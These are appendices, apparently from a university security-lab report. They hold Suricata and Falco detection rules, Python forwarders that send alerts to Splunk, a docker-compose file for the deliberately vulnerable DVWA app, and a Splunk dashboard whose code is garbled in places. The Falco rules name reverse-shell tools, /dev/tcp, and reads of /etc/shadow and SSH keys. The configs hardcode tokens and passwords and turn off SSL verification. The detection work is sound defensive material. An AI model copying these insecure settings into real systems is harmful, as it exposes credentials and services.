alert http any any -> 192.168.145.129 80 (msg:"Recon - Burp Suite Detected"; flow:established,to_server; http.user_agent; content:"Burp"; nocase; classtype:web-application-attack; sid:1000064; rev:1;)

OWASP ZAP Detection

alert http any any -> 192.168.145.129 80 (msg:"Recon - OWASP ZAP Detected"; flow:established,to_server; http.user_agent; content:"ZAP"; nocase; classtype:web-application-attack; sid:1000065; rev:1;)

Appendix B: Suricata Log Forwarding Script

```
#!/usr/bin/env python3
"""
Suricata eve.json → Splunk HEC forwarder (fixed timestamp parsing)
"""

import sys
import json
import time
import socket
import subprocess
import requests
from datetime import datetime
import logging

# CONFIG
EVE_LOG_PATH = "/var/log/suricata/eve.json"
SPLUNK_HEC_URL = "https://192.168.145.130:8088/services/collector/event"
SPLUNK_HEC_TOKEN = "f4c79d46-fda6-41c7-84f9-929ce2a2644b"
INDEX = "security"
SOURCETYPE = "suricata"
SOURCE = "suricata"
HOST = socket.gethostname()

BATCH_SIZE = 10
BATCH_TIMEOUT_SEC = 5.0
RETRY_ATTEMPTS = 3
RETRY_BACKOFF_SEC = 2
VERIFY_SSL = False
TIMEOUT_SEC = 10

# Fields to keep
KEY_FIELDS = [
    "timestamp", "event_type", "src_ip", "src_port", "dest_ip", "dest_port",
    "proto", "alert", "flow_id", "in_iface", "flow", "http", "tls", "ssh",
    "metadata"
]

logging.basicConfig(level=logging.INFO, format="%(asctime)s [%(levelname)s] %(message)s")
logger = logging.getLogger(__name__)
```

```
def parse_suricata_timestamp(ts_str):
    """Handle Suricata timestamp variations (+0700 vs +07:00)"""
    if '+' in ts_str and len(ts_str.split('+')[-1]) == 4: # e.g. +0700
        ts_str = ts_str[:-2] + ':' + ts_str[-2:] # → +07:00
    try:
        dt = datetime.fromisoformat(ts_str)
        return int(dt.timestamp())
    except ValueError as e:
        logger.warning(f"Timestamp parse failed: {ts_str} → {e}. Using current time.")
        return int(time.time())

def prepare_event(raw_event):
    if raw_event.get("event_type") != "alert":
        return None

    filtered = {}
    for field in KEY_FIELDS:
        if field in raw_event:
            filtered[field] = raw_event[field]

    if "alert" in raw_event:
        for k, v in raw_event["alert"].items():
            filtered[f"alert.{k}"] = v

    return {
        "time": parse_suricata_timestamp(raw_event["timestamp"]),
        "host": HOST,
        "source": SOURCE,
        "sourcetype": SOURCETYPE,
        "index": INDEX,
        "event": filtered
    }

def send_batch(events):
    if not events:
        return True

    headers = {"Authorization": f"Splunk {SPLUNK_HEC_TOKEN}", "Content-Type":
"application/json"}
    payload = events if len(events) > 1 else events[0]
```

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```
for attempt in range(1, RETRY_ATTEMPTS + 1):
    try:
        r = requests.post(SPLUNK_HEC_URL, headers=headers, json=payload,
                          verify=VERIFY_SSL, timeout=TIMEOUT_SEC)
        r.raise_for_status()
        logger.info(f'Sent {len(events)} alert events to Splunk (attempt {attempt})')
        return True
    except Exception as e:
        logger.warning(f'Send failed (attempt {attempt}): {e}')
        if attempt < RETRY_ATTEMPTS:
            time.sleep(RETRY_BACKOFF_SEC * attempt)
        logger.error(f'Dropped {len(events)} events after retries')
        return False

def main():
    batch = []
    last_flush = time.time()

    def flush():
        nonlocal batch, last_flush
        if batch:
            send_batch(batch)
            batch = []
            last_flush = time.time()

    logger.info(f'Starting tail on {EVE_LOG_PATH}')
    process = subprocess.Popen(["tail", "-F", EVE_LOG_PATH],
                                stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE,
                                text=True,
                                bufsize=1)

    try:
        for line in process.stdout:
            line = line.strip()
            if not line:
                continue

            try:
                event = json.loads(line)
                prepared = prepare_event(event)
                if prepared:
```

```
        batch.append(prepared)

    if len(batch) >= BATCH_SIZE:
        flush()

    if time.time() - last_flush > BATCH_TIMEOUT_SEC:
        flush()

except json.JSONDecodeError:
    pass # skip bad lines
except Exception as e:
    logger.error(f"Error processing line: {e}")

except KeyboardInterrupt:
    logger.info("Interrupted - flushing...")
    flush()
finally:
    process.terminate()
    flush()

if __name__ == "__main__":
    main()
```

Appendix C: DVWA Docker Compose Config

```
version: '3.8'

services:
  dvwa:
    image: vulnerables/web-dvwa
    container_name: dvwa
    ports:
      - "192.168.145.129:80:80"
    environment:
      - MYSQL_HOSTNAME=mysql
      - MYSQL_DATABASE=dvwa
      - MYSQL_USERNAME=dvwa
      - MYSQL_PASSWORD=p@ssw0rd
      - RECAPTCHA_PRIV_KEY=""
      - RECAPTCHA_PUB_KEY=""
    depends_on:
      - mysql
    networks:
      - vuln_net
    restart: unless-stopped

  mysql:
    image: mysql:5.7
    container_name: dvwa_mysql
    environment:
      - MYSQL_ROOT_PASSWORD=rootpassword
      - MYSQL_DATABASE=dvwa
      - MYSQL_USER=dvwa
      - MYSQL_PASSWORD=p@ssw0rd
    volumes:
      - mysql_data:/var/lib/mysql
    networks:
      - vuln_net
    restart: unless-stopped

networks:
  vuln_net:
    driver: bridge

volumes:
```

mysql_data:

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Appendix D: Falco Local Rules

```
#
=====
# MACROS
#
=====

- macro: container
  condition: (container.id != host)

- macro: dvwa_container
  condition: (container.id != host)

- macro: spawned_process
  condition: (evt.type in (execve, execveat))

- macro: open_write
  condition: (evt.type in (open,openat,openat2) and evt.is_open_write=true and
fd.typechar='f' and fd.name!=<NA>)

- macro: open_read
  condition: (evt.type in (open,openat,openat2) and evt.is_open_read=true and
fd.typechar='f' and fd.name!=<NA>)

- macro: web_server_binaries
  condition: (proc.name in (apache2, httpd, php, php-fpm, php-cgi, nginx, www))

- macro: shell_binaries
  condition: (proc.name in (bash, sh, dash, zsh, csh, ksh, ash))

#
=====
# WEB-BASED ATTACK DETECTION
#
=====

- rule: Shell or Command Spawned by Apache
```

desc: Detects shell_exec() command injection in DVWA

condition: >

spawned_process and

container and

(proc.pname in (apache2, httpd, www-data) or

user.name = www-data) and

(proc.name in (sh, bash, dash, cat, grep, whoami, id, ls,

ping, nc, netcat, curl, wget, python, perl) or

shell_binaries)

output: >

CRITICAL: Command executed by web server (Command Injection!)

(user=%user.name command=%proc.name parent=%proc.pname

cmdline=%proc.cmdline container=%container.name)

priority: CRITICAL

tags: [web_attack, command_injection]

- rule: Suspicious Process Spawned by Web Server

desc: Detects unusual processes spawned by web (not just shells)

condition: >

spawned_process and

container and

(proc.pname in (apache2, httpd, php, php-fpm, php-cgi, nginx) or

proc.aname[2] in (apache2, httpd, php, php-fpm)) and

proc.name in (cat, grep, awk, sed, cut, tail, head, less, more,

whoami, id, groups, env, printenv,

nc, netcat, ncat, curl, wget, python, python3, perl, ruby,

find, locate, which, whereis)

output: >

WARNING: Suspicious command executed via web server

(user=%user.name command=%proc.name parent=%proc.pname

cmdline=%proc.cmdline container=%container.name)

priority: WARNING

tags: [web_attack, command_injection]

- rule: File Read via Web Server Process

desc: Detects suspicious file reads by web server (catches LFI attacks)

condition: >

open_read and

container and

(proc.name in (apache2, httpd, php, php-fpm, php-cgi, nginx) or

proc.pname in (apache2, httpd, php, php-fpm, php-cgi)) and

(fd.name in (/etc/passwd, /etc/shadow, /etc/group, /etc/sudoers,

```

    /root/.ssh/authorized_keys, /root/.bash_history,
    /home/*/.ssh/id_rsa, /home/*/.bash_history) or
    (fd.name startswith /etc/ and
    (fd.name contains "shadow" or fd.name contains "sudoers")) or
    fd.name startswith /root/)
output: >
  CRITICAL: Web server reading sensitive file (LFI Attack!)
  (user=%user.name file=%fd.name process=%proc.name
  parent=%proc.pname container=%container.name)
priority: CRITICAL
tags: [web_attack, lfi, file_inclusion]

- rule: Sensitive File Read by www-data User
desc: Detects www-data user reading sensitive files
condition: >
  open_read and
  container and
  user.name = www-data and
  fd.name in (/etc/passwd, /etc/shadow, /etc/group, /etc/sudoers,
    /root/.ssh/authorized_keys, /root/.bash_history)
output: >
  CRITICAL: www-data user reading sensitive file (Web Attack!)
  (user=%user.name file=%fd.name process=%proc.name
  cmdline=%proc.cmdline container=%container.name)
priority: CRITICAL
tags: [web_attack, credential_access]

- rule: Web Shell File Creation
desc: Detects PHP files written to web directory
condition: >
  open_write and
  container and
  fd.name startswith /var/www/html/ and
  (fd.name endswith .php or
  fd.name endswith .phtml or
  fd.name endswith .php5 or
  fd.name endswith .phar) and
  not proc.name in (dpkg, apt, apt-get, unzip, tar, git)
output: >
  CRITICAL: PHP file written to web directory (Web Shell Upload!)
  (user=%user.name file=%fd.name process=%proc.name
  cmdline=%proc.cmdline container=%container.name)
```

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```
priority: CRITICAL
tags: [web_attack, web_shell, persistence]

#
=====

=====
# PRIVILEGE ESCALATION (Keep existing)
#
=====

=====

- rule: Root Shell in Container
  desc: Detects root shell spawned in container
  condition: >
    spawned_process and
    container and
    shell_binaries and
    user.uid = 0 and
    not proc.pname in (sshd, login, su, sudo, docker, containerd, dockerd)
  output: >
    Root shell spawned in container
    (user=%user.name shell=%proc.name cmdline=%proc.cmdline
    parent=%proc.pname container=%container.name pid=%proc.pid)
  priority: CRITICAL
  tags: [container, privilege_escalation]

- rule: Sudo in Container
  desc: Detects sudo execution in container
  condition: >
    spawned_process and
    container and
    proc.name = sudo
  output: >
    Sudo executed in container
    (user=%user.name cmdline=%proc.cmdline container=%container.name
    pid=%proc.pid)
  priority: WARNING
  tags: [container, privilege_escalation]

#
=====

=====
```

REVERSE SHELLS

#

=====

- rule: Netcat Reverse Shell

desc: Detects netcat reverse shell

condition: >

spawned_process and

container and

proc.name in (nc, netcat, ncat, nc.openbsd, nc.traditional) and

(proc.cmdline contains "-e" or proc.cmdline contains "/bin/bash" or proc.cmdline contains "/bin/sh")

output: >

Netcat reverse shell detected

(user=%user.name cmdline=%proc.cmdline container=%container.name

pid=%proc.pid)

priority: CRITICAL

tags: [container, reverse_shell]

- rule: Bash TCP Reverse Shell

desc: Detects bash TCP reverse shell via /dev/tcp

condition: >

spawned_process and

container and

shell_binaries and

(proc.cmdline contains "/dev/tcp" or proc.cmdline contains "/dev/udp")

output: >

Bash TCP reverse shell detected

(user=%user.name cmdline=%proc.cmdline container=%container.name

pid=%proc.pid)

priority: CRITICAL

tags: [container, reverse_shell]

- rule: Python Reverse Shell

desc: Detects Python reverse shell patterns

condition: >

spawned_process and

container and

proc.name in (python, python2, python3) and

(proc.cmdline contains "socket" or proc.cmdline contains "subprocess")

output: >

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```
Python reverse shell detected
(user=%user.name cmdline=%proc.cmdline container=%container.name
pid=%proc.pid)
priority: CRITICAL
tags: [container, reverse_shell]
```

```
#
```

```
=====
```

```
# ADDITIONAL ATTACK DETECTION
```

```
#
```

```
=====
```

```
- rule: Package Manager in Container
desc: Detects package manager usage
condition: >
  spawned_process and
  container and
  proc.name in (apt, apt-get, yum, apk, dpkg)
output: >
  Package manager executed in container
  (user=%user.name tool=%proc.name cmdline=%proc.cmdline
container=%container.name)
priority: WARNING
tags: [container, persistence]
```

```
- rule: File Download Tool
desc: Detects wget or curl usage
condition: >
  spawned_process and
  container and
  proc.name in (curl, wget, fetch) and
  (proc.cmdline contains "http://" or proc.cmdline contains "https://")
output: >
  File download detected
  (user=%user.name tool=%proc.name cmdline=%proc.cmdline
container=%container.name)
priority: NOTICE
tags: [container, exfiltration]
```

```
- rule: Hidden File Creation
```

```
desc: Detects creation of hidden files
condition: >
  open_write and
  container and
  fd.name pmatch (/*/*.*) and
  not fd.name startswith /proc and
  not fd.name startswith /sys
output: >
  Hidden file created
  (user=%user.name file=%fd.name process=%proc.name
container=%container.name)
priority: WARNING
tags: [container, stealth]

- rule: SUID Binary Search
desc: Detects searches for SUID binaries
condition: >
  spawned_process and
  container and
  proc.name = find and
  proc.cmdline contains "-perm" and
  proc.cmdline contains "4000"
output: >
  SUID binary search detected
  (user=%user.name cmdline=%proc.cmdline container=%container.name)
priority: WARNING
tags: [container, reconnaissance]

- rule: Cron Job Modification
desc: Detects cron job file changes
condition: >
  open_write and
  container and
  (fd.name startswith /etc/cron or fd.name startswith /var/spool/cron)
output: >
  Cron job file modified
  (user=%user.name file=%fd.name process=%proc.name
container=%container.name)
priority: WARNING
tags: [container, persistence]

- rule: Log File Deletion
```

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```
desc: Detects log file deletion
condition: >
  evt.type in (unlink, unlinkat) and
  container and
  (fd.name startswith /var/log/ or fd.name contains ".log")
output: >
  Log file deleted
  (user=%user.name file=%fd.name process=%proc.name
  container=%container.name)
priority: WARNING
tags: [container, anti_forensics]
```

Appendix E: Falco Log Forwarding Script

```
#!/usr/bin/env python3
"""
Falco to Splunk HEC Forwarder
Monitors Falco JSON logs and forwards them to Splunk via HTTP Event Collector
(HEC)
"""

import json
import time
import requests
import sys
import os
from datetime import datetime
import logging
from pathlib import Path
import urllib3

# Disable SSL warnings if using self-signed certificates
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

#
=====
=====
# CONFIGURATION
#
=====
=====
SPLUNK_HEC_URL = "https://192.168.145.130:8088/services/collector/event"
SPLUNK_HEC_TOKEN = "14e9a4e3-950c-4ab6-949a-146cf13968ad"
SPLUNK_INDEX = "security"
FALCO_LOG_FILE = "/var/log/falco/events.json"

# Advanced Configuration
BATCH_SIZE = 10 # Number of events to batch before sending
BATCH_TIMEOUT = 5 # Seconds to wait before sending partial batch
RETRY_ATTEMPTS = 3 # Number of retry attempts for failed sends
RETRY_DELAY = 2 # Seconds between retries
SSL_VERIFY = False # Set to True if using valid SSL certificates
LOG_LEVEL = logging.INFO # Logging level: DEBUG, INFO, WARNING, ERROR
```

```
#
=====
=====
# LOGGING SETUP
#
=====
=====
logging.basicConfig(
    level=LOG_LEVEL,
    format='%(asctime)s - %(name)s - %(levelname)s - %(message)s',
    handlers=[
        logging.StreamHandler(sys.stdout),
        logging.FileHandler('/var/log/falco_splunk_forwarder.log')
    ]
)
logger = logging.getLogger('FalcoSplunkForwarder')

#
=====
=====
# SPLUNK HEC CLIENT
#
=====
=====
class SplunkHECClient:
    """Handles communication with Splunk HTTP Event Collector"""

    def __init__(self, hec_url, hec_token, index, verify_ssl=False):
        self.hec_url = hec_url
        self.headers = {
            'Authorization': f'Splunk {hec_token}',
            'Content-Type': 'application/json'
        }
        self.index = index
        self.verify_ssl = verify_ssl
        self.session = requests.Session()
        self.session.headers.update(self.headers)

    def send_event(self, event_data, retry_attempts=RETRY_ATTEMPTS):
        """Send a single event to Splunk HEC"""
        payload = {
            'time': event_data.get('time', time.time()),
```

```
'host': event_data.get('hostname', 'falco-host'),
'source': 'falco',
'sourcetype': 'falco:json',
'index': self.index,
'event': event_data
}

for attempt in range(retry_attempts):
    try:
        response = self.session.post(
            self.hec_url,
            json=payload,
            verify=self.verify_ssl,
            timeout=10
        )

        if response.status_code == 200:
            logger.debug(f"Event sent successfully: {event_data.get('rule',
'unknown')}}")
            return True
        else:
            logger.warning(
                f"Failed to send event (attempt {attempt + 1}/{retry_attempts}): "
                f"Status {response.status_code}, Response: {response.text}"
            )

    except requests.exceptions.RequestException as e:
        logger.error(f"Request exception (attempt {attempt + 1}/{retry_attempts}):
{e}")

    if attempt < retry_attempts - 1:
        time.sleep(RETRY_DELAY)

    logger.error(f"Failed to send event after {retry_attempts} attempts")
    return False

def send_batch(self, events):
    """Send multiple events in a single request"""
    if not events:
        return True

    payload = ""
```

```
for event_data in events:
    event_payload = {
        'time': event_data.get('time', time.time()),
        'host': event_data.get('hostname', 'falco-host'),
        'source': 'falco',
        'sourcetype': 'falco:json',
        'index': self.index,
        'event': event_data
    }
    payload += json.dumps(event_payload) + "\n"

for attempt in range(RETRY_ATTEMPTS):
    try:
        response = self.session.post(
            self.hec_url,
            data=payload,
            verify=self.verify_ssl,
            timeout=10
        )

        if response.status_code == 200:
            logger.info(f"Batch of {len(events)} events sent successfully")
            return True
        else:
            logger.warning(
                f"Failed to send batch (attempt {attempt + 1}/{RETRY_ATTEMPTS}):
                "
                f"Status {response.status_code}"
            )

    except requests.exceptions.RequestException as e:
        logger.error(f"Batch request exception (attempt {attempt +
1}/{RETRY_ATTEMPTS}): {e}")

    if attempt < RETRY_ATTEMPTS - 1:
        time.sleep(RETRY_DELAY)

    logger.error(f"Failed to send batch after {RETRY_ATTEMPTS} attempts")
    return False

def test_connection(self):
    """Test connection to Splunk HEC"""
```

```
test_event = {
    'time': time.time(),
    'event': {
        'message': 'Falco forwarder connection test',
        'test': True
    }
}

try:
    response = self.session.post(
        self.hec_url,
        json=test_event,
        verify=self.verify_ssl,
        timeout=5
    )

    if response.status_code == 200:
        logger.info("✓ Successfully connected to Splunk HEC")
        return True
    else:
        logger.error(f"✗ Splunk HEC connection failed: Status {response.status_code}")
        logger.error(f"Response: {response.text}")
        return False

except requests.exceptions.RequestException as e:
    logger.error(f"✗ Connection test failed: {e}")
    return False
```

```
#
```

```
=====
```

```
=====
```

```
# FALCO LOG MONITOR
```

```
#
```

```
=====
```

```
=====
```

```
class FalcoLogMonitor:
```

```
    """Monitors Falco log file and forwards events to Splunk"""
```

```
    def __init__(self, log_file, splunk_client, batch_size=BATCH_SIZE,
batch_timeout=BATCH_TIMEOUT):
```

```
        self.log_file = log_file
```

```
self.splunk_client = splunk_client
self.batch_size = batch_size
self.batch_timeout = batch_timeout
self.event_batch = []
self.last_batch_time = time.time()
self.stats = {
    'total_events': 0,
    'sent_events': 0,
    'failed_events': 0,
    'start_time': datetime.now()
}

def parse_falco_event(self, line):
    """Parse a single Falco JSON event"""
    try:
        event = json.loads(line.strip())

        # Enrich event with timestamp if not present
        if 'time' not in event:
            event['time'] = time.time()
        else:
            # Convert Falco timestamp to epoch if needed
            if isinstance(event['time'], str):
                try:
                    dt = datetime.fromisoformat(event['time'].replace('Z', '+00:00'))
                    event['time'] = dt.timestamp()
                except:
                    event['time'] = time.time()

            # Add hostname if not present
            if 'hostname' not in event:
                event['hostname'] = os.uname().nodename

        return event

    except json.JSONDecodeError as e:
        logger.warning(f'Failed to parse JSON line: {e}')
        return None

def send_batch_if_ready(self, force=False):
    """Send batch if conditions are met"""
    current_time = time.time()
```

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```
time_exceeded = (current_time - self.last_batch_time) >= self.batch_timeout
size_exceeded = len(self.event_batch) >= self.batch_size

if self.event_batch and (force or size_exceeded or time_exceeded):
    success = self.splunk_client.send_batch(self.event_batch)

    if success:
        self.stats['sent_events'] += len(self.event_batch)
    else:
        self.stats['failed_events'] += len(self.event_batch)

    self.event_batch = []
    self.last_batch_time = current_time

def follow_log(self):
    """Follow Falco log file and forward events"""
    logger.info(f"Starting to monitor Falco log: {self.log_file}")

    # Check if file exists
    if not os.path.exists(self.log_file):
        logger.error(f"Falco log file not found: {self.log_file}")
        logger.info("Waiting for log file to be created...")
        while not os.path.exists(self.log_file):
            time.sleep(1)
        logger.info("Log file detected, starting monitoring...")

    try:
        with open(self.log_file, 'r') as file:
            # Go to end of file
            file.seek(0, 2)
            logger.info("Monitoring started. Waiting for new Falco events...")

            while True:
                line = file.readline()

                if line:
                    self.stats['total_events'] += 1
                    event = self.parse_falco_event(line)

                    if event:
                        self.event_batch.append(event)
                        logger.debug(
```

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```
        f'Event added to batch: {event.get('rule', 'unknown')} '
        f'(Priority: {event.get('priority', 'N/A')})"
    )

    # Send batch if ready
    self.send_batch_if_ready()
else:
    # No new data, check if we should send partial batch
    self.send_batch_if_ready()
    time.sleep(0.1)

except KeyboardInterrupt:
    logger.info("Received interrupt signal, shutting down...")
    self.send_batch_if_ready(force=True)
    self.print_stats()

except Exception as e:
    logger.error(f"Unexpected error: {e}", exc_info=True)
    self.send_batch_if_ready(force=True)

def print_stats(self):
    """Print forwarding statistics"""
    runtime = datetime.now() - self.stats['start_time']
    logger.info("=" * 60)
    logger.info("FALCO SPLUNK FORWARDER STATISTICS")
    logger.info("=" * 60)
    logger.info(f"Runtime: {runtime}")
    logger.info(f"Total events processed: {self.stats['total_events']}")
    logger.info(f"Successfully sent: {self.stats['sent_events']}")
    logger.info(f"Failed to send: {self.stats['failed_events']}")
    if self.stats['total_events'] > 0:
        success_rate = (self.stats['sent_events'] / self.stats['total_events']) * 100
        logger.info(f"Success rate: {success_rate:.2f}%")
    logger.info("=" * 60)

#
=====
=====
# MAIN
#
=====
=====
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
def main():
    """Main entry point"""
    logger.info("=" * 60)
    logger.info("FALCO TO SPLUNK HEC FORWARDER")
    logger.info("=" * 60)
    logger.info(f"Splunk HEC URL: {SPLUNK_HEC_URL}")
    logger.info(f"Splunk Index: {SPLUNK_INDEX}")
    logger.info(f"Falco Log File: {FALCO_LOG_FILE}")
    logger.info(f"Batch Size: {BATCH_SIZE}")
    logger.info(f"Batch Timeout: {BATCH_TIMEOUT}s")
    logger.info("=" * 60)

    # Initialize Splunk HEC client
    splunk_client = SplunkHECClient(
        hec_url=SPLUNK_HEC_URL,
        hec_token=SPLUNK_HEC_TOKEN,
        index=SPLUNK_INDEX,
        verify_ssl=SSL_VERIFY
    )

    # Test connection
    logger.info("Testing connection to Splunk HEC...")
    if not splunk_client.test_connection():
        logger.error("Failed to connect to Splunk HEC. Please check your configuration.")
        sys.exit(1)

    # Start monitoring
    monitor = FalcoLogMonitor(
        log_file=FALCO_LOG_FILE,
        splunk_client=splunk_client,
        batch_size=BATCH_SIZE,
        batch_timeout=BATCH_TIMEOUT
    )

    try:
        monitor.follow_log()
    except Exception as e:
        logger.error(f"Fatal error: {e}", exc_info=True)
        sys.exit(1)

if __name__ == "__main__":
    main()
```

Appendix F: Splunk XML Dashboard

```
1 <form version="1.1">
2   <label>DWMA Security Lab - Multi-Layer Detection Dashboard</label>
3   <description>pfSense → Suricata → Falco → Splunk Correlation</description>
4   <fieldset submitButton="true" autoRun="true">
5     <input type="time" token="time_picker">
6       <label>Time Range</label>
7       <default>
8         <earliest>-60m</earliest>
9         <latest>now</latest>
10      </default>
11    </input>
12  </fieldset>
13  <row>
14    <panel>
15      <title>🔥 Critical Alerts</title>
16      <single>
17        <search>
18          <query>index=security (sourcetype=suricata event_type=alert) OR (sourcetype=falco:json)
19          |spath input=_raw output=priority path=priority
20          |eval is_critical=case(
21            sourcetype="suricata" AND 'alert.severity'=1, 1,
22            sourcetype="falco:json" AND match(lower(priority), "critical"), 1,
23            true(), 0)
24          |stats sum(is_critical) as critical_count</query>
25          <earliest>$time_picker.earliest</earliest>
26          <latest>$time_picker.latest</latest>
27        </search>
28        <option name="underLabel">Critical Events</option>
29        <option name="rangeColors">["0x53a051","0xf8be34","0xdc4e41"]</option>
30        <option name="rangeValues">[0,5]</option>
31        <option name="useColors">1</option>
32      </single>
33    </panel>
34    <panel>
35      <title>🌐 Suricata</title>
36      <single>
37        <search>
38          <query>index=security sourcetype=suricata event_type=alert | stats count</query>
39          <earliest>$time_picker.earliest</earliest>
40          <latest>$time_picker.latest</latest>
41        </search>
42        <option name="underLabel">Network Alerts</option>
43      </single>
44    </panel>
45    <panel>
46      <title>🐞 Falco</title>
47      <single>
48        <search>
49          <query>index=security sourcetype=falco:json | stats count</query>
50          <earliest>$time_picker.earliest</earliest>
51          <latest>$time_picker.latest</latest>
52        </search>
53        <option name="underLabel">Container Alerts</option>
54      </single>
55    </panel>
56    <panel>
57      <title>🔥 pfSense Events</title>
58      <single>
59        <search>
60          <query>index=security sourcetype=pfsense:filterlog | stats count</query>
61          <earliest>$time_picker.earliest</earliest>
62          <latest>$time_picker.latest</latest>
63        </search>
64        <option name="underLabel">Firewall Events</option>
65      </single>
66    </panel>
67  </row>
68  <row>
69    <panel>
70      <title>📊 Activity Timeline - All Layers</title>
71      <chart>
72        <search>
73          <query>index=security (sourcetype=suricata event_type=alert) OR (sourcetype=falco:json) OR (sourcetype=pfsense:filterlog)
74          |eval Layer=case(
75            sourcetype="pfsense:filterlog", "1-Firewall",
76            sourcetype="suricata", "2-Network IDS",
77            sourcetype="falco:json", "3-Container",
78            1, "Unknown")
79          |tinechart span=5m count by Layer</query>
80          <earliest>$time_picker.earliest</earliest>
81          <latest>$time_picker.latest</latest>
82        </search>
83        <option name="charting.chart">column</option>
84        <option name="charting.chart.stackMode">stacked</option>
85        <option name="charting.seriesColors">[0x32cd32, 0x1e90ff, 0xff6347]</option>
86      </chart>
87    </panel>
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
88 </row>
89 </row>
90 <panel>
91 <title>📊 Attack Count by Type</title>
92 <chart>
93 <search>
94 <query><![CDATA[
95 index=security (sourcetype=suricata event_type=alert) OR (sourcetype=falco:json) OR (sourcetype=pfsense:filterlog)
96 | spath output=alert_sig path=alert.signature
97 | spath output=falco_rule path=rule
98 | eval attack_type = case(
99   match(alert_sig, "(?i)xss"), "XSS",
100   match(alert_sig, "(?i)passwd.*access|shadow.*access|local.*file.*inclusion|lfi|file.*traversal"), "LFI / File Access",
101   match(alert_sig, "(?i)cookie.*stealing|data.*theft|database.*dump"), "Data Theft",
102   match(alert_sig, "(?i)brute.*force|hydra|multiple.*ssh.*connection"), "Brute Force",
103   match(alert_sig, "(?i)syn.*scan|port.*scan|nmap|multiple.*ports.*targeted") AND dest_port!=53, "Port Scan",
104   match(alert_sig, "(?i)ddos|flood|slowloris|denial"), "DDoS/DoS",
105   match(alert_sig, "(?i)sql.*injection|union"), "SQL Injection",
106   sourcetype="falco:json" AND match(lower(falco_rule), "file.*read"), "LFI / File Access",
107   true(), "Other"
108 )
109 | search attack_type!="Other"
110 | stats count by attack_type
111 | sort -count
112 <]]></query>
113 <earliest>$time_picker.earliest</earliest>
114 <latest>$time_picker.latest</latest>
115 </search>
116 <option name="charting.chart">bar</option>
117 <option name="charting.chart.orientation">horizontal</option>
118 <option name="charting.axisTitleX.text">Attack Type</option>
119 <option name="charting.axisTitleY.text">Number of Attacks</option>
120 <option name="charting.legend.placement">none</option>
121 <option name="charting.chart.showDataLabels">all</option>
122 <option name="charting.seriesColors">[0xdc4e41]</option>
123 <option name="charting.drilldown">none</option>
124 <option name="height">400</option>
125 <message type="noResults">No attacks detected in selected time range</message>
126 </chart>
127 </panel>
128 </row>
129 <row>
130 <panel>
131 <title>🔍 Search Attacks by Type</title>
132 <input type="dropdown" token="attack_filter" searchWhenChanged="true">
133 <label>Filter Attack Type</label>
134 <choice value="0005|Flood|Denial|Slowloris">0005/DoS</choice>
135 <choice value="SQL|Injection|UNION">SQL Injection</choice>
136 <choice value="Database Dump|Data Theft|Cookie Stealing">Data Theft</choice>
137 <choice value="XSS">XSS</choice>
138 <choice value="Brute Force|Hydra|SSH Connection">Brute Force</choice>
139 <choice value="port_scan">Port Scan</choice>
140 <choice value="LFI">LFI / File Access</choice>
141 <default>0005|Flood|Denial|Slowloris</default>
142 </input>
143 <table>
144 <search>
145 <query><![CDATA[
146 index=security (sourcetype=suricata event_type=alert) OR (sourcetype=falco:json) OR (sourcetype=pfsense:filterlog)
147
148 | spath output=alert_severity path=alert.severity
149 | spath output=alert_sig path=alert.signature
150 | spath output=alert_cat path=alert.category
151 | spath output=falco_rule path=rule
152 | spath output=falco_priority path=priority
153
154 | spath output=timestamp path=timestamp
155 | spath output=event_time path=time
156
157 | eval time = case(
158   isnotnull(timestamp), strftime(timestamp, "%Y-%m-%dT%H:%M:%S.%N%z"),
159   isnotnull(event_time), event_time,
160   true(),
161   _time
162 )
163 | where isnotnull(_time)
164
165 | eval search_condition = case(
166   "attack_filters"=="port_scan", if(match(coalesce(alert_sig, ""), "(?i)scan|reconnaissance|nmap|multiple.*ports") AND dest_port!=53, "match", "nomatch"),
167   "attack_filters"=="lfi", if(match(lower(coalesce(alert_sig, "")), "local.*file.*inclusion|lfi|file.*traversal|passwd.*access|shadow.*access") OR (sourcetype="falco:json" AND match(lower(falco_rule), "file.*read")), "match", "nomatch"),
168   true(), if(match(coalesce(alert_sig, falco_rule, ""), "(?i)attack_filters"), "match", "nomatch")
169 )
170 | search search_condition="match"
171 </table>
172 </search>
173 </panel>
174 </row>
175 </table>
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```

177 | match(lower(falco_priority), "critical"), "Critical",
178 | match(lower(falco_priority), "warning"), "High",
179 | match(lower(falco_priority), "notice|info"), "Medium",
180 | true(), "Low"
181 )
182
183 | eval attack_type = case(
184 | match(alert_sig, "(?i)xss"), "XSS",
185 | match(alert_sig, "(?i)passwd.*access|shadow.*access|local.*file.*inclusion|lfi|file.*traversal"), "LFI / File Access",
186 | match(alert_sig, "(?i)cookie.*stealing|data.*theft|database.*dump"), "Data Theft",
187 | match(alert_sig, "(?i)brute.*force|hydra|multiple.*ssh.*connection"), "Brute Force",
188 | match(alert_sig, "(?i)syn.*scan|port.*scan|nmap|multiple.*ports.*targeted"), "Port Scan",
189 | match(alert_sig, "(?i)ddos|flood|slowloris|denial"), "DDoS/DoS",
190 | match(alert_sig, "(?i)sql.*injection|union"), "SQL Injection",
191 | sourcetype="falco:json" AND match(lower(falco_rule), "file.*read"), "LFI / File Access (Falco)",
192 | match(falco_rule, "(?i).*"), "Falco Alert",
193 | true(), "Other"
194 )
195
196 | eval detection = case(
197 | sourcetype="suricata", "Suricata IDS",
198 | sourcetype="falco:json", "Falco Container",
199 | sourcetype="pfsense:filterlog", "pfSense Firewall",
200 | true(), sourcetype
201 )
202
203 | spath output=url path=http.url
204 | spath output=method path=http.http_method
205 | eval url = if(isnotnull(url), url, "N/A")
206 | eval method = if(isnotnull(method), method, "N/A")
207
208 | rex field=output "user=(?<user>[^\s]+)"
209 | rex field=output "file=(?<file>[^\s]+)"
210 | rex field=output "container_name=(?<container>[^\s]+)"
211
212 | eval user = coalesce(user, "N/A")
213 | eval file = coalesce(file, "N/A")
214 | eval container = coalesce(container, "N/A")
215
216 | eval Time = strftime(_time, "%Y-%m-%d %H:%M:%S")
217
218 | table Time severity attack_type detection src_ip dest_ip dest_port alert_sig alert_cat falco_rule container user file method url output
219
220
221 | rename
222 | severity AS "Severity"
223 | attack_type AS "Attack Type"
224 | detection AS "Detected By"
225 | src_ip AS "Source IP"
226 | dest_ip AS "Target IP"
227 | dest_port AS "Port"
228 | alert_sig AS "Signature"
